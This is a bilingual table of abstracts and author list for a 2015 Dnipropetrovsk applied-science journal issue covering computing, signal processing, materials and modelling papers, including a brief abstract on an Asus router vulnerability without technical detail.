Ивон О.И., Истушкін В.Ф., Лавров Р.И. **Комп'ютерна обробка даних при визначенні питомого електричного опору зерна в варисторних матеріалах** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.9 - 17.

Для осцилографічного способу визначення питомого електричного опору зерна в варисторних матеріалах рг розроблена методика обробки даних за допомогою програми Microsoft Office Excel. Створені шаблони для Microsoft Excel, призначені для розрахунку рг і температури перегріву зразка варистора на підставі даних сканування растрових зображень осцилограм.

Бібл. 3, іл. 5

УДК 004-93

Ахметшина Л.Г., Егоров А.О. **Підвищення чутливості сегментації зображень мережею Кохонена на основі модуляційних перетворень** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.18 - 26.

Розглянуто можливості підвищення візуальної чутливості сегментації слабоконтрастних зображень використанням карт Кохонена, що самоорганізуються, в залежності від засобу формування багатовимірного вхідного вектора на основі модуляційних перетворень вихідних яскравостей.

Бібл. 6, іл. 2.

УДК 681.3.07

Хандецкий В.С., Хандецкий П.В. **Распределение нагрузки в автономных системах компьютерных сетей, использующих протоколы маршрутизации внутреннего шлюза** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.27 - 34.

Предложена методология использования традиционной метрики протоколов IGRP и EIGRP при формировании маршрутов. Показано, что в регулярных сетевых топологиях Ethernet, построенных с использованием узко- и широкополосных каналов, уменьшение коэффициента приравнивания стоимости маршрутов до определенной величины приводит к улучшению баланса нагрузки сети. Дальнейшее улучшение баланса достигается путем агрегирования узкополосных каналов, при этом оптимальным для данной топологии является тройное агрегирование.

Библ. 3, илл. 1

УДК 614.2+574/578+004.38

Литвинов О.А., Мізюмська А.Д., Істоміна В.В. **Особенности процедуры оцінки та ви-находження медичних стандартів для планування ресурсів** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.35 - 41.

В роботі пропонується алгоритм без вчителя побудови функціональних компонентів шляхом застосування ієрархії шаблонів, що дозволяють описати та повторно використовувати досвід успішних розробок. Запропонований підхід дозволяє виявити об'єктивну причину відхилення показників від стандартних, сприяти вдосконаленню існуючих та створенню нових стандартів, які складають основу для системи планування ресурсів медичного закладу.

Бібл. 4

УДК 620.179.14

Герасимов В.В. **К выбору параметра идентификации на основе преобразования Фурье в дефектоскопии композитных материалов** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.42 - 48.

Исследовано зависимость спектрального параметра идентификации K_h от изменения количества гармоник, используемых для вычисления его компонентов. На основе собранной статистики подтверждена оптимальность предложенной ранее методики вычисления указанного параметра. Исследовано влияние длины сигнала поверхностной трещины на характеристики распознавания таких сигналов на фоне шума.

Библ. 5, илл. 3, табл. 1

УДК 535 : 37

Буланий М.Ф., Коваленко О.В., Морозов С.О., Хмеленко О.В. **Автоматизована установка для дослідження спектрів люмінесценції кристаллофосфорів** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.49 - 54.

Розроблено установку для дослідження спектрів збудження і випромінювання широкозонних напівпровідникових сполук групи A_2B_6 і твердих розчинів на їх основі. Завдяки використанню ЕОМ, створена система дозволяє проводити вимірювання в автоматичному режимі.

Спеціально розроблене програмне забезпечення (ПЗ) дає можливість оперативно управляти режимами роботи спектрального комплексу, а також проводити графічну візуалізацію спектрів в процесі реєстрації. Крім того ПО дозволяє проводити діагностику роботи установки в цілому.

Бібл. 4, іл. 1.

УДК 621.396

Дробахін О.О., Коротка В.Г. **До проектування автоматизованих комплексів для вимірювання комплексного коефіцієнт відбиття в мікрохвильовому діапазоні на основі принципів голографії** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.55 - 60.

На основі аналізу числа обумовленості матриці системи лінійних алгебраїчних рівнянь, яка формується згідно методу голографії з трьома опорними сигналами, показано,

що для 12-полюсного вимірювача комплексного коефіцієнта відбиття на основі Е-площинного хрестоподібного з'єднання хвилеводів допустимим кутом є 60 град.

Бібл. 5, табл. 1

УДК 004.4'236

Герасимов В.В., Беловол С.С., Иванова Е.В. **Сравнительный анализ Xamarin и PhoneGapfor .NET** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.61 - 67.

Проведен сравнительный анализ технологий Xamarin та PhoneGapfor .NET, которые активно развиваются в последнее время. Приведены особенности этих технологий, их преимущества и недостатки, рассмотрены перспективы их развития и области применения.

Библ. 6, илл. 3

УДК 621.3

Матвеева Н.О., Мартинович Л.Я., Лазаренко Ю.В. **Використання радіально-базисних нейронних мереж для класифікації сигналів** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.68 - 77.

Представлено результати дослідження використання радіально-базисних та імовірнісних нейронних мереж для розв'язання задач класифікації сигналів у дефектоскопії.

Бібл. 6, іл. 4.

УДК 614.2+574/578+004.38

Литвинов О.А., Грузін Д.Л. **Особенности автоматизации процесса разработки функциональных компонентов информационной системы** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.78 - 86.

В роботі пропонується підхід до автоматизації побудови функціональних компонентів шляхом застосування ієрархії шаблонів, що дозволяють описати та повторно використовувати досвід успішних розробок.

Бібл. 5. іл.

УДК 004.93+539.2

Карпенко Н.В., Кандела А.С, Соловьев В.В. **Количественная металлография на основе компьютерного анализа фотографии сплава** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.87 - 93.

С помощью компьютерного анализа фотографии получены данные по количественной металлографии эвтектик, такие как объемное содержание фазовых составляющих, величина фаз, расстояние между подобными частицами и др.

Библ. 8, илл. 6, табл. 1

УДК 681.515: 519.7: 62-52

Мацюк С.М. **Методика оцінювання характеристик нелінійних динамічних процесів за часовими реалізаціями** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.94 - 102.

Запропоновано методику оцінки характеристик нелінійних динамічних процесів за часовими реалізаціями, яка включає процедури оцінки глибини прогнозу (кореляційного інтервалу) та глибини пам'яті (розмірності аттрактора) для побудови математичної моделі процесу крупнокускового дроблення.

Бібл. 6, іл. 3

УДК 004.4'23

Герасимов В.В., Пономарев И.В., Лищенко А.А. **Анализ основных технологий разработки веб-приложений на платформе Java** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.103 - 108.

Проведен сравнительный анализ современных технологий разработки веб-приложений на платформе Java, а именно JavaServerPages, JavaServerFaces, JavaFX, ApacheStruts и SpringFramework. Приведены особенности этих технологий и выводы касательно возможных сфер их применения.

Библ. 5, табл. 1

УДК

Спиринцев В.В. **Программное обеспечение процессов проектирования при организации современного производства** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.109 - 115.

Предложена методика организации современного производства с использованием систем автоматизированного проектирования и разработанного программного обеспечения процессов проектирования, с учетом метода дискретной интерполяции на основе заданного закона изменения угловых параметров.

Библ. 6, илл. 5

УДК 621.3

Пономарьев И.В. **Методика конструирования web-сайту на базі CMS DRUPAL** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.116 - 122.

Запропонована методика розробки сайту на базі CMS Drupal. Описаний алгоритм дій, необхідних для швидкого і ефективного конструювання сайту. Визначено особливості вибору теми і створення дизайну, налаштування зовнішнього вигляду, функціональних можливостей та змісту сайту.

Бібл. 2

УДК 62 – 52: 621.317

Твердоступ Н.И. **Активный индуктивный датчик на основе комбинированной операционной схемы** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.123 - 129.

Исследован входной импеданс линейной комбинированной операционной схемы с индуктивным датчиком в цепи обратной связи усилителя. Разработана схема, в которой реализуется эффект умножения индуктивности датчика с частичной компенсацией ее величины, что позволяет управлять чувствительностью датчика.

Библ. 7, илл. 4

УДК 004.415.53

Герасимов В.В., Кронфельд М.Ф., Озерова Д.М. **Дослідження технологій автоматизованого тестування** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.130 - 136.

Проведено дослідження основних технологій автоматизованого тестування, виявлено їх особливості, переваги і недоліки. Зроблено висновки щодо сфер їх застосування.

Бібл. 6

УДК 519.6

Рибка Ю.М. **Визначення взаємно пов'язаних параметрів у системах** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.137 - 140.

Розглянуто метод знаходження параметрів, які мають причинно-наслідкові циклічні зв'язки між собою.

Бібл. 2

Спиринцева О.В. **Гомоморфная фильтрация фотограмметрического изображения** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.141 - 145.

Разработан способ предварительной обработки цифровых фотограмметрических изображений на основе гомоморфной их фильтрации, повышающий информационную значимость первичных изображений по критериям достоверного распознавания на них геометрических форм.

Библ. 4, илл. 2, табл. 1

УДК 539.2'548

Тищенко С. В. **Эксплуатирование Root-уязвимости в роутерах от компании Asus** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.146 - 151.

Обнаружена критическая уязвимость в программном обеспечении роутеров компании Asus. Определены условия успешного эксплуатирования уязвимости. Определены параметры и возможности, которые предоставляет уязвимость.

Библ. 6, илл. 3

УДК 519.24:681

Астахов Д.С. **Дослідження можливості фільтрації вимірювань тіньового ультразвукового контролю за методом SSA – “Гусінь”** / Д.С. Астахов, Ю.П. Дьяченко, Д.П. Вірієнко, О.В. Кошулян // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.152 - 157.

Експериментально досліджено питання вибору числа компонент та розміру вікна для фільтрації за методом SSA – “Гусінь” ультразвукових вимірювань, що отримані тіньовим методом на зразку зі штучно закладеним відбивачем, що імітує дефект. Розглянуто здатність методу виділяти періодичну структуру ультразвукових вимірювань. Виконано дослідження відношення сигнал-шум за результатами фільтрації.

Бібл. 2, іл. 4 табл.1.

УДК.621.39

Гнатушенко В.В. **Определение оптимальных параметров беспроводной сенсорной сети для увеличения длительности ее существования** / Вик.В. Гнатушенко, В.В. Гнатушенко, Н.А. Владимирская // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.158 - 164.

Рассмотрен подход оптимизации продолжительности времени жизни беспроводной сенсорной сети при оптимальности выбора диапазона передачи и графика активности/сна сенсорных узлов.

Библ. 16, ил. 1.

УДК 519.8

Кисельова О.М, Коряшкіна Л.С., Михальова О.О. **Неперервна задача багатократного шарового покриття з обмеженнями та метод її розв'язання** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.165 - 179.

Представлено математичну модель неперервної задачі багатократного покриття обмеженої множини з простору E_n кулями найменшого радіусу за певних умов на розміщення центрів куль, що утворюють покриття. Описано алгоритм розв'язання задачі багатократного покриття, розроблений на основі субградієнтних методів негладкої оптимізації із залученням апарату штрафних функцій і елементів теорії неперервних задач оптимального розбиття множин. Наведено результати обчислювальних експериментів.

Бібл. 4, іл. 3, табл. 0.

УДК 620

Білозьоров В.Є., Неруш Л.Л. **Дослідження нової моделі ВІЧ-інфекції** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.180 - 188.

Побудована та досліджена нова математична моделі ВІЛ-інфекції, що опирається на модель на основі Бонхоефера. Завдяки цій моделі виявлені нові цікаві поведінки боротьби імунної системи з ВІЛ-інфекцією. Одна з цих поведінок описується граничним циклом, що виявляє переодичні коливання в системі «антитіла-вірус».

Бібл.20, іл.2

УДК 504.064.2.001.18

Бобилев В.П., Саввін О.В., Матухно О.В., Познякова Д.В. **Математичне моделювання екологічних задач з обмеженням** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.189 - 195.

У статті представлено розроблену математичну модель розвитку популяції *Gryllus assimilis* за умов суворо обмеженого фактора (кількості їжі). Експериментально встановлено, що модель, яка розглядається, потребує введення спеціального коефіцієнту, який буде відображати кількість загиблих особин унаслідок канібалізму та хвороб. В лабораторних умовах експериментально підтверджено працездатність розробленої математичної моделі.

Бібл. 7, іл. 3, табл. 3.

УДК 621. 9 (07)

Федоша Т.С., Омолое А.А., Тутык В.А. **Электролитно-плазменное оксидирование алюминиевых пресс-форм** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.196 - 201.

В статье рассмотрен метод активного эксперимента по плану Бокса-Бенкина. По результатам эксперимента построена математическая модель процесса, выведены закономерности взаимосвязи интересующего параметра - пористости с факторами (концентрация электролита, время обработки и исходная шероховатость образца), влияющими на ход процесса электролитно-плазменной обработки.

Библ. 5.

УДК 621.774.36

Маркевич І.В. **До питання можливості прокатки на станах ХПТР особливотонкостінних труб зі зменшеною стінкою** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.202 - 205.

У статті розглянуті можливості прокатки тонкостінних прецезійних труб на станах ХПТР. Дефекти, що виникають при прокатці особливотонкостінних труб, причини виникнення подібних дефектів, а також заходи для їх усунення. Розглянуто спосіб удосконалення існуючої конструкції станів ХПТР з метою покращення можливостей прокатки особливотонкостінних труб на станах ХПТР. Також розглянуто подальший розвиток методу розрахунку параметрів важельної системи станів ХПТР з урахуванням запропонованих удосконалень існуючої конструкції.

Бібл. 3.

УДК 519-712.2

Губський А.Н., Стенін С.А., Корчинський В.М. **Метод відновлення двійкових даних з пропусками** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.206 - 210.

В даній статті запропоновано метод відновлення двійкових даних, заснований на максимізації критерію частоти збігів даних в однорідних групах джерел інформації. Пропонований метод є модифікацією відомих методів заповнення, де пропуски не мають критичного значення, однак на відміну від них вона істотно підвищує достовірність відновлення генеральної сукупності бінарних даних за рахунок аналізу групових властивостей джерел інформації. Алгоритм відновлення даних, який побудований на закономірностях поведінки окремих груп джерел інформації автоматично відновлює пропущені в бінарній таблиці дані з достатнім ступенем достовірності.

Бібл. 8.

UDK 620.179.1

Sivtsov D.P., Khandetsky V.S. **Device to determine of fluorine concentration in fluorinated carbon powders** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.3 - 9.

In this article is described the device for operative measuring the concentration of fluorine in the powdered carbon fluoride, which is used for manufacture of cathode material for chemical current sources. Device performs the information proceeding in digital form. The principles of the device operation, its schematics, and test results are described.

Bibl. 9, ill.5

UDC 004.92+519.674

Ivon A.I., Istushkin V.F., Lavrov R.I. **The computer data processing at determining of the grain's resistivity in varistor materials** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.10 - 17.

Procedure of the data processing by means of Microsoft Office Excel program was developed for the oscillographic method of determining the grain's resistivity ρ_g in varistor materials. The templates for Microsoft Excel to compute ρ_g and the superheat temperature of varistor sample on a base of data obtained at scanning of the bitmaps of oscillograms were created.

Bibl. 3, ill. 5

UDC 004-93

Akhmetshina L.G., Yegorov A.A. **Increasing the sensitivity of image segmentation by Kohonen network based on modulation transformations** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.18 - 26.

The possibilities of improving the visual sensitivity segmentation of low-contrast images using the self-organizing maps of Kohonen, depending on the method of forming a multi-dimensional input vector based on the modulation transformations of bright.

Bibl. 6, ill. 2

UDC 681.3.07

Khandetskyi V.S., Khandetsky P.V. **Load balancing in autonomous systems of computer networks that use the internal gateway routing protocols** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.27 - 34.

We proposed a methodology using traditional metrics IGRP and EIGRP protocols when forming routes. It is shown that in regular network topologies Ethernet, built using narrow and wideband channels, reducing the coefficient of cost routes equalization to a certain value leads to improved a load balance. Further improvement of the balance achieved by aggregating narrowband channels, the optimum for this topology is threefold aggregation.

Bibl. 3, ill.1, tabl. 3

UDC 614.2+574/578+004.38

Litvinov A.A., Mizumskaya A.D., Istomina V.V. **Specific of medical standards estimation and discovery procedure for resource planning** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.35 - 41.

The given work is devoted to unsupervised learning estimation and discovery procedure. The suggested solution takes into account the whole range of parameters affect the choice of treatment tactics and use of resources.

Bibl. 4

UDC 620.179.14

Gerasimov V.V. **To choice of an identification parameter on the basis of Fourier's transformation in defectoscopy of composite materials** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.42 - 48.

It is investigated dependence of spectral parameter of identification on change of quantity of the harmonicas used for calculation of its components. On the basis of collected statistics the optimality of the technique of calculation of the specified parameter offered earlier is confirmed. Influence of length of a surface crack signal on characteristics of recognition of such signals against noise is investigated.

Bibl. 5, ill.3, tabl. 1

UDC535 : 37

Bulanyi M.F., Kovalenko A.V., Morozov S.A., Khmelenko O.V. **Automatic installations for studying the spectra luminescence of crystal phosphors** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.49 - 54.

Developed a system for the study of the excitation spectra and radiation of wide-band semiconductor compounds A2B6 and solid solutions based on them. Through the use of a computer, system allows measurements in automatic mode.

Specially developed software gives the possibility of a efficiently manage the complex spectral modes, as well as to conduct a graphical visualization of the spectra in the registers. Furthermore, the software allows you to perform diagnostics of the plant as a whole.

Bibl.4, ill.1

UDC 621.396

Drobakhin O.O., Korotkaya V.G. **Design of the automated complex for measurement of the complex reflection coefficient in the microwave range based on the principles of holography** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.55 - 60.

By means of analysis of the condition number of the matrix system of linear algebraic equations formed according to the method of holography with three reference signals, it is shown that for 6-port vector analyzer based on the E-plane waveguide cross-connection of rectangular waveguides the angle of 60 degrees is allowable.

Bibl. 5,tabl. 1

UDC 004.4'236

Gerasimov V.V., Bilovol S.S., Ivanova K.V. **The comparative analysis between Xamarin and PhoneGap for .NET** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.61 - 67.

The comparative analysis between modernactively developing technologies Xamarin and PhoneGap for .NET is carried out. Features of these technologies, their advantages and disadvantages, perspectives and conclusions regarding possible areas of their application are given.

Bibl. 6, ill. 3

UDC 621.3

Matveeva N., Martunovich L., Lazorenko Y. **Use of radial-base neural networks for classification of signals** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.68 - 77.

The research results of using radial-base and probabilistic neural networks for the solving of the problems of classification signals in detection are presented.

Bibl. 6, ill. 4

UDC 614.2+574/578+004.38

Litvinov A.A., Gruzin D.L. **Specific of information system functional components developing automation** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.78 - 86.

The given work is devoted to functional information system components approach, using template hierarchy allowed to describe and reuse previous successful solutions.

Bibl. 5, ill. 1

UDC 004.93 + 539.2

Karpenko N.V., Candela A.S., Solovyev V.V. **Quantitative metallography based on computer analysis of photographs alloy** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.87 - 93.

Using computer analysis of data obtained by photography by quantitative metallography eutectics and composite materials, such as volumetric content of the phase components, the value of the phase, the distance between such particles and others.

Bibl. 8, ill.6, Tabl.1

UDC681.515: 519.7: 62-52

Matsiuk S.M. **Evaluation method for the nonlinear characteristics of the dynamic processes on temporary implementations** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.94 - 102.

The method of estimating the characteristics of nonlinear dynamic processes on temporary implementations, including procedures for estimating the depth of a precise forecast of the correlation interval and depth of the memory (the dimension of the attractor) to build a mathematical model of the coarse crushing is proposed.

Bibl. 6, ill. 3

UDC 004.4'23

Gerasimov V.V., Ponomarev I.V., Lischenko O.O. **The analysis of the main technologies of development of web applications on the Java platform** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.103 - 108.

The comparative analysis of the modern technologies of development of web applications on the Java platform such as JavaServer Pages, JavaServer Faces, JavaFX, Apache Struts and Spring Framework is carried out. Features of these technologies and conclusions regarding possible areas of their application are given.

Bibl. 5, tabl. 1

UDC 519.682

Sprintsev V.V. **Software design processes in the organization of modern production** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.109 - 115.

The technique of the organization of modern production with the use of computer-aided design and develop software design processes, taking into account the discrete interpolation method based on a specified law of angular parameters is offered.

Bibl. 6, ill. 5

UDC 621.3

Ponomarev I.V. **The method of designing of web-site based on CMS DRUPAL** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.116 - 122.

The technique of site development on the basis of CMS Drupal. The algorithm of actions necessary for fast and efficient design of the site. The features of the theme selection and design, customize the appearance, functionality and content of the website.

Bibl. 2

UDK 62 – 52: 621.317

Tverdostup N.I. **Active inductive sensor based on the combination of the operating circuit** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.123 - 129.

Investigated the input impedance of a linear combination of the operating circuit with an inductive sensor in the feedback loop of the amplifier. A scheme in which the realized multiplier effect of inductive sensors with partial compensation of its value, which allows to control the sensitivity of the sensor.

Bibl. 7, ill. 4.

UDC 004.415.53

Gerasimov V.V., Kronfeld M.F., Ozerova D.M. **Research of technologies for automated testing** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.130 - 136.

The research the core technologies of automated testing, revealed their features, advantages and disadvantages and on this basis it was concluded regarding their scope.

Bibl. 6

UDC 519.6

Rybka Yy.M. **Determination of interrelated parameters in systems** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.137 - 140.

The method for finding the parameters that are at-cause and effect link between a cyclic.

Bibl. 2

UDC 514.18

Spirintseva O.V. **Homomorphic filtering of photogrammetric images** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.141 - 145.

The homomorphic filtering based method for pre-processing of digital photogrammetric images, which increases the information value of the primary images for reliable image geometric forms recognition is provided in this paper.

Bibl. 4, ill.2, tabl. 1

UDC 539.2'548

Tyshchenko S.V. **Exploitation of Root-vulnerability in routers from Asus company** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.146 - 151.

Discovered a critical vulnerability in the firmware of Asus routers. Defined conditions for successful exploiting of the vulnerability. Defined parameters and opportunities offered by the vulnerability.

Bibl. 6, ill. 3

UDC 519.24:681

Astahov D.S. **Investigation of the possibility to use singular spectrum analysis for filtering the measurements taken by the shadow ultrasonic method** / D.S. Astahov, Y.P. Dyachenko, D.P. Virienko, A.V. Koshulyan // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.152 - 157.

We carried out an experimental investigation towards the choosing the number of components and the length of the window if ultrasonic measurements, which are obtained by the shadow method, are filtered using singular spectrum analysis (SSA). The experimental investigation was carried out on a steel plate with an artificial reflector. We considered the capability of the SSA to extract the periodical structure of the measurements as well as investigating SNR observed after filtration.

Bibl. 2, ill. 4, tables 1.

UDK 621.39

Hnatushenko V.V. **Determining the optimal parameters of the wireless sensor network to prolong of existence** / Vik.V. Hnatushenko, V.V.Hnatushenko, N.O. Vladimirs'ka // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.158 - 164.

The approach optimizing the duration of the lifetime of wireless sensor networks in the choice of optimum transmission range and schedule activities/sleep sensor nodes.

Bibl. 16, ill. 1.

UDC 519.8

Kiseleva E.M., Koryashkina L.S., Mikhailova A.A. **Continuous problem of multiple ball covering with restrictions and the method of its solving** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.165 - 179.

There is considered a mathematical model of continuous problem of multiple coverage of a bounded set from the space E_n by balls minimum radius in certain conditions for placement centers of the balls forming the coverage. There is described a solution algorithm of the problem of multiple ball coverage which developed from subgradient methods of nonsmooth optimization involving a penalty method and elements of optimal set partitioning theory for continuous sets. There is reported the results of computing experiments.

Bibl. 4, pic. 3, tab. 0.

UDC 620

Belozyorov V.Ye., Nerush L.L. **Investifation of a new ,odel of HIV infection** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.180 - 188.

In this paper, we have proposed and analyzed a new mathematical model of HIV infection, which is based on model of Bonhoeffer. It is further found that the system appears new intresting behavior which is bound with the struggle of the immune system and HIV infection. One of these behaviors is described by periodic limit cycles which determine the periodical oscillations in the "antibody-virus".

Bibl. 20, il.2

UDK 504.064.2.001.18

Bobilev V.P., Savvin A.V., Matukhno E.V., Poznyakova D.V. **The mathematical modeling of ecological problems with limitation** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.189 - 195.

The article presents the mathematical model of Gryllus assimilis population development in a strictly limited factor (the amount of food). It was established experimentally that the model requires the introduction of a special rate, shows the number of individuals killed as a result of cannibalism and disease. In vitro experiments confirmed the efficiency of the developed mathematical model.

Bibl. 7, ill. 3, tabl. 3.

UDC 621.9 (07)

Fedosha T.S., Omoloye A.A., Tutyk V.A. **Electrolytic-plasma oxidation of aluminum molds** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.196 - 201.

The article describes the method of active experimental plan Box-Benkin. According to the experimental results, a mathematical model of the process, the relationship patterns derived parameter of interest - porosity factors (concentration of the electrolyte, the processing time and the initial roughness of the sample), affecting the progress of the electrolytic-plasma treatment and the initial roughness of the sample), affecting the progress of the electrolytic-plasma treatment.

Bibl. 5.

UDC 621.774.36

Markevitch I.V. **To the question of the possibility rolling mills KHPTR especially thin-walled pipes with reduced wall** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.202 - 205.

Some possibilities of rolling of the thin-walled precision pipes on the KHPTR mills, emergent defects at rolling particularly thin-walled pipes, causes of the similar defects, and also measures for their removal have been considered in the article. The improvement method of existing construction of KHPTR mills aiming to enhance some possibilities of rolling of particularly thin-walled pipes on the KHPTR mills has been considered. Further development of parameter calculation method of the lever system of KHPTR mills, taking into account offered improvements of existing construction, has also been considered.

Bibl. 3.

UDK 519-712.2

Gubsky A.N., Stenin S.A., Korchynskiy V.M. **Recovery method of binary data with gaps** // System technologies. N 1(96) - Dnipropetrovsk, 2015.- P.206 - 210.

In this article proposed a method for recovery of binary data, based on the criterion of maximizing the frequency matches the data in homogeneous groups of information sources. The proposed method is a modification of the known methods of filling gaps where no critical value, but unlike them, it significantly increases the accuracy of the restoration of the General population of binary data by analyzing the group properties of sources of information. Data recovery algorithm, which is built on the laws governing the behavior of individual groups of sources of information automatically restores missing data in the binary table with a reasonable degree of consistency and reliability.

Bibl. 8.

АВТОРЫ ВЫПУСКА

Ахметшина Людмила Георгиевна – профессор, д.т.н., профессор кафедры ЭВМ Днепропетровского национального университета им. Олеся Гончара.

Біловол Сергій Сергійович – магістр кафедри електронних обчислювальних машин ДНУ.

Буланий Михало Филимонович – професор, д.ф.-м.н, проф. кафедри радіоелектроніки Днепропетровского национального университета им. Олеся Гончара.

Герасимов Владимир Владимирович – ассистент кафедры ЭВМ Днепропетровского национального университета им. Олеся Гончара.

Грузин Дмитрий Леонидович – магістр каф. ЭВМ, Днепропетровский национальный университет им. Олеся Гончара.

Дробахін Олег Олегович – завідувач кафедри прикладної і комп'ютерної радіофізики Дніпропетровського національного університету ім. Олеся Гончара, д.ф.-м.н., професор.

Егоров Артем Александрович – старший преподаватель кафедры АСОИ Днепропетровского национального университета им. Олеся Гончара.

Іванова Катерина Валеріївна – магістр кафедри електронних обчислювальних машин ДНУ.

Ивон Александр Иванович – д.ф.-м.н., профессор кафедры ЭВМ Днепропетровского национального университета им. Олеся Гончара.

Истомина Вероника Вячеславовна – магістр кафедри ЭВМ Днепропетровского национального университета им. Олеся Гончара.

Истушкин Валерий Федорович – к.т.н., доцент кафедры ЭВМ Днепропетровского национального университета им. Олеся Гончара.

Кандела Артем Станиславович – студент 5 курса кафедры ЭВМ Днепропетровского национального университета им. Олеся Гончара.

Карпенко Надія Валеріївна – к.ф.-м.н, доцент кафедри ЕОМ, Дніпропетровський національний університет ім. О. Гончара.

Коваленко Александр Владимирович – докт. физ.-мат. наук, зав. каф. радиоэлектроники, Днепропетровский национальный университет им. Олеся Гончара.

Короткая Валентина Григорьевна – старший преподаватель кафедры ЭВМ Днепропетровского национального университета им. Олеся Гончара.

Кронфельд Маргарита Феликсовна – студентка 5 курса кафедры ЭВМ Днепропетровского национального университета им. Олеся Гончара.

Лавров Роман Иванович – ассистент кафедры ЭВМ Днепропетровского национального университета им. Олеся Гончара.

Лазоренко Юрий Викторович – магістр кафедри ЭВМ Днепропетровского национального университета им. Олеся Гончара.

Литвинов Александр Анатольевич – доцент, к.т.н, доцент кафедри ЕОМ Дніпропетровського національного університету ім. О. Гончара.

Ліщенко Олександр Олександрович – магістр кафедри електронних обчислювальних машин ДНУ.

Мартынович Лариса Ярославовна – ассистент кафедры ЭВМ Днепропетровского национального университета им. Олеся Гончара.

Матвеева Наталия Александровна – доцент, к.т.н., доцент каф. ЭВМ, ДНУ им. Олеса Гончара.

Мацюк Сергій Михайлович – аспірант кафедри програмного забезпечення комп'ютерних систем Державного ВНЗ «Національний гірничий університет».

Мизюмская Анастасия Дмитриевна – студентка 4 курса кафедры ЭВМ Днепропетровского национального университета им. Олеса Гончара.

Морозов Александр Сергеевич – стар. преп. каф. радиоэлектроники, Днепропетровский национальный университет им. Олеса Гончара.

Озерова Дарья Михайловна – студентка 5 курса кафедры ЭВМ Днепропетровского национального университета им. Олеса Гончара.

Пономарев Игорь Владимирович – доцент, к.т.н., Днепропетровский национальный университет им. Олеса Гончара.

Рыбка Юрий Михайлович – ассистент кафедры ЭВМ Днепропетровского национального университета им. Олеса Гончара.

Сивцов Дмитрий Павлович – старший преподаватель кафедры ЭВМ Днепропетровского национального университета им. Олеса Гончара.

Соловьев Вячеслав Владимирович – студент 4 курса кафедры ЭВМ Днепропетровского национального университета им. Олеса Гончара.

